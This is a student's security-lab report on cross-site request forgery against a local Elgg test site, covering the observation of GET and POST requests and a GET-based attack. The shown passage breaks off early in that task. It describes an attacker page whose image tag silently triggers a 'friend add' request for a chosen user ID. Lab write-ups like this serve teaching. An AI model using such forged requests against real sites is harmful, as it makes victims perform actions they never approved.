

INFORMATION SECURITY LABORATORY

WEEK 7: CSRF ATTACKS

BY: RAJDEEP SENGUPTA

SRN: PES1201800144

SECTION: C

Note: Please find the terminal username as my SRN followed by my name
VM@pes1201800144rajdeep'.


Installing HTTP HEADER LIVE Addon for Firefox

The screenshot shows the Firefox Add-ons page for the 'HTTP Header Live' extension. The browser window title is 'HTTP Header Live - Get this Extension for Firefox (en-US) - Mozilla Firefox'. The address bar shows the URL 'https://addons.mozilla.org/en-US/firefox/addon/http-header-live/'. A yellow warning bar at the top states: 'One or more installed add-ons cannot be verified and have been disabled.' The page header includes the Firefox logo, 'ADD-ONS', and navigation links: 'Explore', 'Extensions', 'Themes', and 'More...'. A search bar is also present. The main content area features the extension's icon, name 'HTTP Header Live by Martin Antrag', and a description: 'Displays the HTTP header. Edit it and send it.' There is a 'Remove' button and a warning message: 'This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.' To the right, the extension's statistics are shown: 14,932 Users, 31 Reviews, and 4.7 Stars. A star rating breakdown is provided below.


Star Rating	Count
5 Stars	24
4 Stars	5
3 Stars	2
2 Stars	0
1 Star	0

At the bottom, there are sections for 'Rate your experience' and 'Screenshots'.


TASK 1: Observing HTTP Requests




Screenshot 1.1: GET request capturing on HTTP Header Live



Screenshot 1.2: GET request HTTP header live contents



Screenshot 1.3: POST request capturing on HTTP Header Live



Screenshot 1.4: POST request HTTP header live contents


The main objective of this task is to analyze the GET and POST methods for understanding the format which can be further used in Cross Site Request Forgery Attacks.

The methods can be analyzed and the following conclusions can be drawn out:


The GET request includes parameters in the URL whereas the POST request includes the parameters in the request body.

This information is very useful for performing tasks 2(CSRF attack on GET request) and 3(CSRF attack on POST request).


TASK 2: CSRF Attack Using GET Request



Screenshot 2.1: First task is find the GUID of Boby which can be found in the page source of Boby's profile page => guid=43




Screenshot 2.2: Bobby adds an attractive link in his profile description which leads to a malicious page www.csrlabattacker.com




Screenshot 2.3: Add Friend button link can be analysed to understand format of GET request




Screenshot 2.4: Malicious page having image tag with link as the GET request
<http://www.csrflabelgg.com/action/friends/add?friend=43>




Screenshot